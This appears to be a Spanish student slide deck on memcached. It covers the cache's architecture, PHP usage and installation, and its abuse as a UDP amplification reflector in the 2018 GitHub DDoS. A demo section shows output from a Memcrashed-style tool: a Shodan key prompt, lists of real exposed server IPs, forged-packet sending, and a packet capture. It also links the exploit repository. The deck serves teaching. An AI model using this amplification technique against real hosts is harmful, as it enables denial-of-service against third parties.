Memcached

Antonio Manuel Rodríguez Martos
Mario Antonio López Ruiz

Introducción


Memcached es un sistema distribuido de propósito general que permite el cacheo de información en la memoria RAM y es muy usado en la actualidad por múltiples sitios web..


- ➔ Diseñado por Danga Interactive.
- ➔ Escrito en C (con Licencia BSD= libre con restricciones).

- ➔ Tiene versiones para Linux, Windows y MacOS y se distribuye bajo licencia libre de software.
- ➔ Usado por empleado por varios de los sitios más activos y visitados de la red, como YouTube, Reddit, Playdom, Zynga, Facebook y Twitter.

¿Qué es memcached?

- ➔ Sistema distribuido de propósito general para caché
- ➔ Funciona como un servicio más
- ➔ Reduce acceso a un origen de datos externo





Arquitectura --- Tabla HASH

Los datos se almacenan en una tabla hash, teniendo asignada una clave para localizarlos





Figure 4. Memcache Architecture

Los servidores mantienen un array asociativo clave-valor.
Los clientes añaden datos al array y acceden a él.
Las claves pueden tener una longitud de hasta 250 bytes y los datos pueden tener un tamaño de hasta 1 megabyte.



Convertir un objeto de base de datos o consulta para que use Memcache:

```
function get_foo(int userid) {
   result = db_select("SELECT * FROM users WHERE userid = ?", userid);
   return result;
}
```

```
function get_foo(int userid) {
    /* primero miramos en la cache */
    data = memcached_fetch("registro:" + userid);
    if (!data) {
        /* no se ha encontrado : se consulta la base de datos */
        data = db_select("SELECT * FROM users WHERE userid = ?", userid);
        /* almacenamos en la caché para la próxima */
        memcached_add("registro:" + userid,  data);
    }
    return data;
}
```

Esta llamada actualizará el dato actualmente almacenado en la caché con el nuevo dato de la base de datos.

```
function update_foo(int userid, string dbUpdateString) {
    /* primero actualizamos la base de datos */
    result = db_execute(dbUpdateString);
    if (result) {
        /* actualización con éxito : cogemos los datos para almacenarlos en la caché */
        data = db_select("SELECT * FROM users WHERE userid = ?", userid);
        /* la última línea también podría ser data = createDataFromDBString(dbUpdateString);   */
        /* almacenamos en la caché para la próxima */
        memcached_set("registro:" + userid, data);
    }
}
```

Instalación

```
tehribbon@swap2018:~$ sudo apt-get install php-memcached memcached_
```

```
tehribbon@swap2018:~$ cat /var/www/html/info.php
<?php
phpinfo();
?>
```

memcached

memcached support	enabled
Version	2.2.0
libmemcached version	1.0.18
SASL support	yes
Session support	yes
igbinary support	no
json support	no
msgpack support	no

```
tehribbon@swap2018:~$ ps aux | grep memcached
memcache  1044  0.0  0.2  63392  2676 ?        Ssl  18:33   0:00 /usr/bin/memcached -m 64 -p 11211 -
u memcache -l 127.0.0.1
tehribb+  9315  0.0  0.0  16756   936 ttu1     S+   18:38   0:00 grep --color=auto memcached
```


```php
<?php
  $mem = new Memcached();
  $mem->addServer("127.0.0.1", 11211);

  $result = $mem->get("SWAP");

  if($result) {
    echo $result
  } else {
    echo "Ninguna clave coincide";
    $mem->set("SWAP", "Hola clase, desde memcached!!") or die("No se pudo guardar nada en memcached"
");
  }

?>
```

No se ha encontrando nada con esa clave, pero voy a añadirlo!




Hola clase de SWAP, estoy en memcached!

Fallos y Ataques DDOS

- Memcached está diseñado para ser desplegado en redes privadas, no en Internet
- Fallo importante relacionado con el soporte proporcionado al **protocolo UDP,** pudiéndose usar como reflector.
- El factor de amplificación usando memcached puede ser de **más de 50.000 veces**

Una solicitud de **203 bytes** puede convertirse en una de **100MB**



ACTUALIDAD INTERNET

El mayor ataque DDOS jamás registrado, con picos de 1,35 Tbps, ocurrió el 28 de febrero y nadie se enteró

Github sufrió el mayor ataque DDOS registrado hasta ahora, con picos de 1,35 Tbps, pero sorprendentemente, no afectó a los usuarios.

1/03/2018 a las 18:26 UTC · Adrian Raya

GitHub acaba de sobrevivir el ataque DDoS más grande de la historia

8771


GitHub recibió un ataque DDoS de 1,3 Tbps, y no va a ser el último por culpa de memcached

GitHub, de cuya gestión se encarga Akamai, recibió un ataque DDoS que generó un tráfico de **1,3 Tbps**, lo que lo convierte en el mayor ataque DDoS de la historia, más que duplicando al que consiguió tirar a DynDNS.

El ataque duró unos pocos minutos, ya que rápidamente la plataforma Prolexic de Akamai pudo mitigar el ataque **filtrando todo el tráfico del puerto UDP 11211**, el usado por defecto por membached.


Los operadores, por suerte, pueden limitar el tráfico a través de este puerto.

Otra solución es que no haya reflectores expuestos a Internet, aunque al haber tantos es difícil aislarlos a todos.



Version distribution of exposed memcached Instances (Mar 05, 2018)

Version numbers of still exposed memcached instances along with markers for release year



Source: Rapid7 Project Sonar

¿Y si lo probamos?

For educational purposes, of course

Author: @037

```
[*] Please enter valid Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34
[*] File written: ./api.txt
[~] Checking Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34

[!] Error: Invalid API key
[*] Would you like to change API Key? <Y/n>: Y
[*] Please enter valid Shodan.io API Key: [redacted]
[*] File written: ./api.txt
[~] Restarting Platform! Please wait.


[!] API Key Authentication: SUCCESS
[*] Number of bots: 100027

[*] Enter target IP address:
```

[+] Memcache Server (61) | IP: 133.242.201.38 | OS: None | ISP: SAKURA Internet |
[+] Memcache Server (62) | IP: 123.56.248.199 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (63) | IP: 159.122.208.135 | OS: None | ISP: SoftLayer Technologies |
[+] Memcache Server (64) | IP: 106.14.241.17 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (65) | IP: 45.76.151.131 | OS: None | ISP: Choopa, LLC |
[+] Memcache Server (66) | IP: 115.159.28.231 | OS: None | ISP: Tencent cloud computing |
[+] Memcache Server (67) | IP: 103.42.178.126 | OS: None | ISP: Sun Network (Hong Kong) Limited - HongKong Backbon |
[+] Memcache Server (68) | IP: 52.220.20.236 | OS: None | ISP: Amazon Data Services Singapore |
[+] Memcache Server (69) | IP: 172.107.75.212 | OS: None | ISP: Psychz Networks |
[+] Memcache Server (70) | IP: 104.217.62.15 | OS: None | ISP: Psychz Networks |
[+] Memcache Server (71) | IP: 120.27.121.188 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (72) | IP: 123.57.58.227 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (73) | IP: 104.232.75.163 | OS: None | ISP: Heng Tong |
[+] Memcache Server (74) | IP: 166.63.21.60 | OS: Linux 3.x | ISP: Ecommerce Corporation |
[+] Memcache Server (75) | IP: 66.228.41.192 | OS: None | ISP: Linode |
[+] Memcache Server (76) | IP: 178.32.51.179 | OS: None | ISP: OVH |
[+] Memcache Server (77) | IP: 123.207.227.91 | OS: None | ISP: Tencent cloud computing |
[+] Memcache Server (78) | IP: 42.62.29.28 | OS: None | ISP: China Unicom Beijing |
[+] Memcache Server (79) | IP: 65.60.59.114 | OS: None | ISP: SingleHop |
[+] Memcache Server (80) | IP: 120.77.145.252 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (81) | IP: 23.19.238.5 | OS: None | ISP: Ubiquity Server Solutions Los Angeles |
[+] Memcache Server (82) | IP: 58.216.8.131 | OS: None | ISP: China Telecom jiangsu province backbone |
[+] Memcache Server (83) | IP: 104.199.153.100 | OS: None | ISP: Google Cloud |
[+] Memcache Server (84) | IP: 50.18.157.172 | OS: Linux 2.6.x | ISP: Amazon.com |
[+] Memcache Server (85) | IP: 120.26.73.124 | OS: None | ISP: Hangzhou Alibaba Advertising Co.,Ltd. |
[+] Memcache Server (86) | IP: 58.250.71.178 | OS: None | ISP: China Unicom Shenzen network |
[+] Memcache Server (87) | IP: 198.50.153.55 | OS: None | ISP: OVH Hosting |
[+] Memcache Server (88) | IP: 61.110.254.13 | OS: None | ISP: CDNetworks |
[+] Memcache Server (89) | IP: 185.174.31.227 | OS: None | ISP: Corelux Internet ve Yazilim Hizmetleri Ticaret Lim |
[+] Memcache Server (90) | IP: 82.135.148.219 | OS: None | ISP: UAB DKD |

.....[+] Sending 10 forged UDP packets to: 211.152.33.30
.....[+] Sending 10 forged UDP packets to: 23.224.115.5
.....[+] Sending 10 forged UDP packets to: 123.206.95.174
.....[+] Sending 10 forged UDP packets to: 103.205.2.104
.....[+] Sending 10 forged UDP packets to: 111.230.5.110
.....[+] Sending 10 forged UDP packets to: 112.124.116.125
.....[+] Sending 10 forged UDP packets to: 119.28.133.124
.....[+] Sending 10 forged UDP packets to: 200.216.202.231
.....[+] Sending 10 forged UDP packets to: 120.76.189.135
.....[+] Sending 10 forged UDP packets to: 95.211.13.179
.....[+] Sending 10 forged UDP packets to: 54.255.2.219
.....[+] Sending 10 forged UDP packets to: 203.162.31.171
.....[+] Sending 10 forged UDP packets to: 138.201.38.139
.....[+] Sending 10 forged UDP packets to: 123.57.233.3
.....[+] Sending 10 forged UDP packets to: 202.66.30.59
.....[+] Sending 10 forged UDP packets to: 5.189.143.19
.....[+] Sending 10 forged UDP packets to: 120.234.50.10
.....[+] Sending 10 forged UDP packets to: 91.227.16.31
.....[+] Sending 10 forged UDP packets to: 45.77.158.221
.....[+] Sending 10 forged UDP packets to: 209.59.166.204
.....[+] Sending 10 forged UDP packets to: 172.106.184.2
.....[+] Sending 10 forged UDP packets to: 104.203.139.48
.....[+] Sending 10 forged UDP packets to: 123.30.110.249
.....[+] Sending 10 forged UDP packets to: 194.28.173.171
.....[+] Sending 10 forged UDP packets to: 113.31.25.57
.....[+] Sending 10 forged UDP packets to: 91.134.144.10
.....[+] Sending 10 forged UDP packets to: 111.230.148.30
.....[+] Sending 10 forged UDP packets to: 37.187.179.59
.....[+] Sending 10 forged UDP packets to: 162.247.235.72
.....[+] Sending 10 forged UDP packets to: 110.53.23.109

udp.port == 11211

No.	Time	Source	Destination	Protocol	Length	Info
203	26.370129	1.3.3.7	163.172.194.20	UDP	42	53 → 11211 Len=0
205	26.415169	1.3.3.7	89.32.226.140	UDP	42	53 → 11211 Len=0
207	26.439830	1.3.3.7	115.28.55.64	UDP	42	53 → 11211 Len=0
208	26.459755	1.3.3.7	158.69.212.122	UDP	42	53 → 11211 Len=0
209	26.482188	1.3.3.7	103.79.143.126	UDP	42	53 → 11211 Len=0
210	26.504542	1.3.3.7	194.44.63.235	UDP	42	53 → 11211 Len=0
211	26.528713	1.3.3.7	23.252.168.53	UDP	42	53 → 11211 Len=0
212	26.579311	1.3.3.7	142.4.107.232	UDP	42	53 → 11211 Len=0
213	26.600549	1.3.3.7	185.53.12.130	UDP	42	53 → 11211 Len=0
214	26.620844	1.3.3.7	51.254.27.123	UDP	42	53 → 11211 Len=0
215	26.645132	1.3.3.7	103.28.36.232	UDP	42	53 → 11211 Len=0
216	26.665121	1.3.3.7	190.9.34.98	UDP	42	53 → 11211 Len=0
217	26.684724	1.3.3.7	173.254.193.149	UDP	42	53 → 11211 Len=0
218	26.704014	1.3.3.7	209.236.119.88	UDP	42	53 → 11211 Len=0
219	26.730582	1.3.3.7	198.200.41.75	UDP	42	53 → 11211 Len=0
220	26.751442	1.3.3.7	121.40.54.252	UDP	42	53 → 11211 Len=0
221	26.775105	1.3.3.7	54.36.11.19	UDP	42	53 → 11211 Len=0
222	26.798795	1.3.3.7	107.155.125.51	UDP	42	53 → 11211 Len=0
223	26.819448	1.3.3.7	101.200.157.192	UDP	42	53 → 11211 Len=0
224	26.844585	1.3.3.7	182.253.71.156	UDP	42	53 → 11211 Len=0
225	26.864680	1.3.3.7	114.55.134.41	UDP	42	53 → 11211 Len=0

> Frame 123: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

> Internet Protocol Version 4, Src: 1.3.3.7, Dst: 181.48.138.114

> User Datagram Protocol, Src Port: 53, Dst Port: 11211

Problemas de memcached

- ➔ Por cada clave se permite almacenar 1Mb de datos serializados
- ➔ No lleva autenticación
- ➔ Si se cachean muchos datos puede producirse overflow, expirando las claves más antiguas
- ➔ Caché storming

Ventajas

- ➔ Aumenta mucho el tiempo de respuesta y la capacidad de servicio.
- ➔ Reduce la carga en la base de datos.
- ➔ Escalabilidad.
- ➔ Es muy sencillo de instalar el servidor y la librería memcached básica.

Referencias

- https://www.memcached.org/
- https://www.wired.com/story/github-ddos-memcached/
- https://www.adslzone.net/2018/03/02/que-es-memcached-ddos/
- https://github.com/649/Memcrashed-DDoS-Exploit/
- http://iamsherlocke.blogspot.com.es/2015/06/memcached-utilizacion-y-uso.html
- http://www.flu-project.com/2018/04/inundaciones-udp-tecnicas-para-tocar.html

¿Preguntas?